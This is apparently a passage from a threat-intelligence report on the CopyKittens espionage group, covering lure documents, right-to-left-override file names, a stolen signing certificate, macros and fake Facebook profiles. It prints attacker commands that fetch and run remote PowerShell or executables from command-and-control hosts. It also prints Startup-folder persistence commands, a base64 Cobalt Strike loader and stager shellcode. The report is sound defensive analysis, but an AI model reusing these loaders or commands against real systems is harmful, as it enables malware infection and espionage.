http://fetchnews-agency.news-bbc[.]press/omnews.doc

The files load VBS from the following address:

http://fetchnews-agency.news-bbc[.]press/pictures.html

Which runs a Cobalt Strike stager that communicates with:


a104-93-82-25.mandalasanati[.]info/iBpa

From there, a Cobalt Strike beacon is loaded, communicating with:

s1w-amazonaws.office-msupdate[.]solutions

Embedded OLE Objects

In February 2017 a document titled **"ssl.docx"** was delivered to targets, likely via email.[14] It asked the recipient to "Please Update Your VPN Client from This Manual" [sic].




Hello Employees,

Plaese Update Your VPN Client from This Manual.

Content of the malicious document asking the victim to update the VPN Client

The "VPN Client manual" was an embedded OLE binary object, an executable with a reverse file extension: checkpointsslvpn?fdp.exe.[15] (The "?" stands for an invisible Unicode character that flips the direction of the string, making it look like a PDF file "exe.pdf.")[16] It was composed of two files: a self-extracting executable and a PDF.



Bundled executable and PDF files

They run via the following command:


> *cmd.exe /c copy zWEC.tmp %userprofile%\desktop\Maariv_Tops.pdf&&copy Ma_1.tmp "%userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"\sourcefire.pif&&cd %userprofile%\desktop&&Maariv_Tops.pdf*

The PDF file is a decoy displayed to the victim during infection. It contains content copied on March 2017 from the public website of Maariv, a major Israeli news outlet.

[14] https://www.virustotal.com/en/file/b01e955a34da8698fae11bf17e3f79a054449f938257284155aeca9a2d3815dd/analysis

[15] https://www.virustotal.com/en/file/72efda7309f8b24cd549f61f2b687951f30c9a45fda0fc3805c12409d0ba320a/analysis/

[16] Copykittens have used this this method before, for example in a document named "mfaformann?fdp.exe"


1/13/2017 Ma'ariv | Benjamin Netanyahu did not go home until a suitable replacement Universe

להתקשר לישראל -
מבלי לעשות חשבון

Powered by


Benjamin Netanyahu. (Photo: Jonathan Zindel, Flash 90)

Prime Minister Benjamin Netanyahu will not go home as long as there will be no alternative. Investigations, Gifts apparent , recordings - Nothing worth anything if the public does not see a man in front of him and he could feel worthy to replace him as prime minister. Netanyahu has long been not a magician, not a leader Ehud particularly large communities in Israel do not consider him a worthy leader. But the problemstarts when they turn their heads aside, there waiting for them there is a future chairman Yair Lapid, leader of the opposition Isaac Herzog and the rest of what was once finance minister Moshe Kahlon.

Herzog embarrassing repeatedly crashing the party, but he continues to hold to the altar. Kahlon pay the price of being the finance

Content of the malicious PDF file, copied from Maariv website

The self-extracting executable contains another executable, named *p.exe*, which was digitally signed with a stolen certificate of a legitimate company called AI Squared.



Name	Date modified	Type	Size
p.exe	1/2/2017 3:08 AM	Application	319 KB

p.exe Properties

Signature list

Name of signer:	E-mail address:	Timestamp
AI Squared	Not available	Not available

Digital signature of p.exe


Interestingly, this digital certificate was used by a threat group called Oilrig.[17] This might indicate the two groups share resources or otherwise collaborate in their activity.

[17] http://www.clearskysec.com/oilrig/

The self-extracting executable serves as a downloader, running the following command:


> *cmd.exe /c powershell.exe -nop -w hidden -c "((new-object net.webclient).downloadstring('http://jpsrv-java-jdkec2.javaupdate[.]co:80/JPOST'))"*

The C&C server sends back a short PowerShell code that loads a Cobalt Strike stager into memory.



```
$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String("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"));IEX
(New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Base64 encoded PowerShell code that loads Cobalt Strike stager into memory




```
00000080  5B 5B 61 59 5A 51 FF E0  58 5F 5A 8B 12 EB 86 5D  [[aYZQ_ X_ZI__]]
00000090  68 6E 65 74 00 68 77 69  6E 69 54 68 4C 77 26 07  hnet.hwiniThLw&.
000000A0  FF D5 E8 80 00 00 00 4D  6F 7A 69 6C 6C 61 2F 35  Mozilla/5...X__.
000000B0  2E 30 20 28 63 6F 6D 70  61 74 69 62 6C 65 3B 20  .0·(compatible;
000000C0  4D 53 49 45 20 39 2E 30  3B 20 57 69 6E 64 6F 77  MSIE·9.0;·Window
000000D0  73 20 4E 54 20 36 2E 31  3B 20 54 72 69 64 65 6E  s·NT·6.1;·Triden
000000E0  74 2F 35 2E 30 3B 20 46  75 6E 57 65 62 50 72 6F  t/5.0;·FunWebPro
000000F0  64 75 63 74 73 3B 20 49  45 30 30 30 36 5F 76 65  ducts;·IE0006_ve
00000100  72 31 3B 45 4E 5F 47 42  29 00 58 58 58 58 58 58  r1;EN_GB).XXXXXX
00000110  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
00000120  58 58 58 58 58 58 00 59  31 FF 57 57 57 57 51 68  XXXXXX.Y1.WWWWQh
00000130  3A 56 79 A7 FF D5 E9 93  00 00 00 5B 31 C9 51 51  :Vy_.__1]...٩_QQ
00000140  6A 03 51 51 68 BB 01 00  00 53 50 68 57 89 9F C6  j.QQh_...SPhW'._
00000150  FF D5 89 C3 EB 7A 59 31  D2 52 68 00 32 A0 84 52  Rл_zY1_Rh.2__'_.
00000160  52 52 51 52 50 68 EB 55  2E 3B FF D5 89 C6 68 80  RRQRPh_U.;._'_Xh
00000170  33 00 00 89 E0 6A 04 50  6A 1F 56 68 75 46 9E 86  ٦.j.Pj.VhuF_'..3
00000180  FF D5 31 FF 57 57 57 57  56 68 2D 06 18 7B FF D5  ._1.WWWWVh-..{._
00000190  85 C0 74 48 31 FF 85 F6  74 04 89 F9 EB 09 68 AA  ¬h.__'.tº].tH1_]
000001A0  C5 E2 5D FF D5 89 C1 68  45 21 5E 31 FF D5 31 FF  .hE!^1._1_'_.[__
000001B0  57 6A 07 51 56 50 68 B7  57 E0 0B FF D5 BF 00 2F  Wj.QVPh_W_..__./
000001C0  00 00 39 C7 75 04 89 D8  EB 8A 31 FF EB 15 EB 49  ..9_u.1.__'._._I
000001D0  E8 81 FF FF FF 2F 4C 6F  57 4A 00 00 68 F0 B5 A2  _..../LoWJ..h___
000001E0  56 FF D5 6A 40 68 00 10  00 00 68 00 00 40 00 57  V._j@h....h..@.W
000001F0  68 58 A4 53 E5 FF D5 93  53 53 89 E7 57 68 00 20  hX_S_._٩SS'_Wh.
00000200  00 00 53 56 68 12 96 89  E2 FF D5 85 C0 74 CD 8B  ..SVh.]_._'¥_t_J
00000210  07 01 C3 85 C0 75 E5 58  C3 E8 1D FF FF FF 6A 70  u_X__....jp_'_..
00000220  73 72 76 2D 6A 61 76 61  2D 6A 64 6B 65 63 32 2E  srv-java-jdkec2.
00000230  6A 61 76 61 75 70 64 61  74 65 2E 63 6F 00        javaupdate.co.
```

Stager shellcode with marked user agent and C&C *server address*

Both the docx and the executable contained the name **shiranz** in their metadata or file paths**:**

LastModifiedBy ***shiranz***
*C:\Users\**shiranz**\Desktop\checkpointsslvpn?fdp.exe*
*C:\Users\**shiranz**\AppData\Local\Temp\checkpointsslvpn?fdp.exe*

In another sample, the decoy document was in Turkish, indicating the target's nationality.[18] This document was likely stolen from the Turkish Ministry of Foreign Affairs: **test_fdp.exe.**[19]



"DIŞNET ERİŞİM CİHAZI" KULLANIM KILAVUZU

Dikkat!: Cihazı kullanmaya başlamadan önce mutlaka dokümanı sonuna kadar okuyunuz!

ÖN BİLGİLER:

-Bu dokümanda çevrimdışı temsilciliklerimizin, **DışNet**'e ve Yeni BelgeArşiv (**BaWeb**)'e güvenli biçimde erişimlerinin sağlanması amacıyla gönderilen "DışNet erişim cihazı" nın kullanımı hakkında bilgilere erişebilirsiniz. **Bu cihaz ile Bakanlığımız yazışmaları gibi özel verilere erişilmesi sözkonusu olduğundan aşağıda belirtilen bazı ek güvenlik önlemleri alınmalıdır**. Cihazın kaybedilmesi durumunda merkezden bahsekonu cihazın Bakanlığımıza erişiminin geçici/kalıcı olarak durdurulabilmesini teminen acilen bted.guvenlik@mfa.gov.tr adresine bilgi verilmelidir.

Decoy document in Turkish

While the decoy PDF document is opened, the following commands are executed:

```
cmd.exe /c copy Ma_1.tmp "%userprofile%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup"\CheckpointGO.pif&& copy sslvpn.tmp
%userprofile%\desktop\sslvpnmanual.pdf&& cd %userprofile%\desktop&& sslvpnmanual.pdf

cmd.exe /c powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('http://jpsrv-java-jdkec2.javaupdate[.]co:80/Sourcefire'))"
```


[18] https://www.hybrid-analysis.com/sample/a4adbea4fcbb242f7eac48ddbf13c814d5eec9220f7dce01b2cc8b56a806cd37

[19] https://www.virustotal.com/en/file/a4adbea4fcbb242f7eac48ddbf13c814d5eec9220f7dce01b2cc8b56a806cd37/analysis

Malicious Macros

In October 2016, the attackers uploaded to VirusTotal multiple files containing macros, likely to learn if they are detected by antivirus engines.

For example, "Date.dotm" contains this default Word template content:[20]




[Add Key Event Info Here!]

[Don't Be Shy—Tell Them Why They Can't Miss

A default template of a Word document used as decoy

The macro runs a Cobalt Strike stager that communicates with wk-in-f104.1c100.n.microsoft-security[.]host .

The attackers also uploaded an executable files that would run a Word document with content in Hebrew.[21]



יה   אמצעי הפיקוח שהנהיגה המדינה כלפי האוכלוסייה
הערבית והשינוי בהם לאורך שנים

Hebrew decoy document

The word document contains a macro that runs the following command:

> *cmd.exe /c powershell -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://pht.is.nlb-deploy.edge-dyn.e11.f20.ads-youtube. online/winini.exe','%TEMP%\XU.exe');&start %TEMP%\XU.exe& exit*


In parallel, the executable drops d5tjo.exe, which is the legitimate Madshi debugging tool [22][23]

[20] https://www.virustotal.com/en/file/7e3c9323be2898d92666df33eb6e73a46c28e8e34630a2bd1db96aeb39586aeb/analysis/
[21] https://www.virustotal.com/en/file/9e5ab438deb327e26266c27891b3573c302113b8d239abc7f9aaa7eff9c4f7bb/analysis
[22] https://www.virustotal.com/en/file/7ad65e39b79ad56c02a90dfab8090392ec5ffed10a8e276b86ec9b1f2524ad31/analysis
[23] http://help.madshi.net/madExcept.htm

Fake Social Media Entities

Back in 2013, CopyKittens used several Facebook profiles to spread links to a website impersonating Haaretz news, an Israeli newspaper. In the screenshot below you can see the fake profile linking to haarettz.co[.]il (note the extra t in the domain).

"Erick Brown"[24]




Erik Brown ▸ Israel Houghton & Planetshakers Philippine Concert
November 19, 2013 ·

http://www.haarettz.co.il/…/theater/theater-review/1.1843583

Fake profile "Erik Brown" posting link to malicious website

"Amanda Morgan"[25]




Amanda Morgan ▸ ynet
November 19, 2013 ·

http://www.haarettz.co.il/…/theater/theater-review/1.1843583

Fake profile "Amanda Morgan" posting link to malicious website

The latter profile tagged a fake Israeli profile as her cousin, "דינה שרון"[26]



About דינה שרון

WORK

Israel Defense Forces

CURRENT CITY AND HOMETOWN

Haifa, Israel
Current city

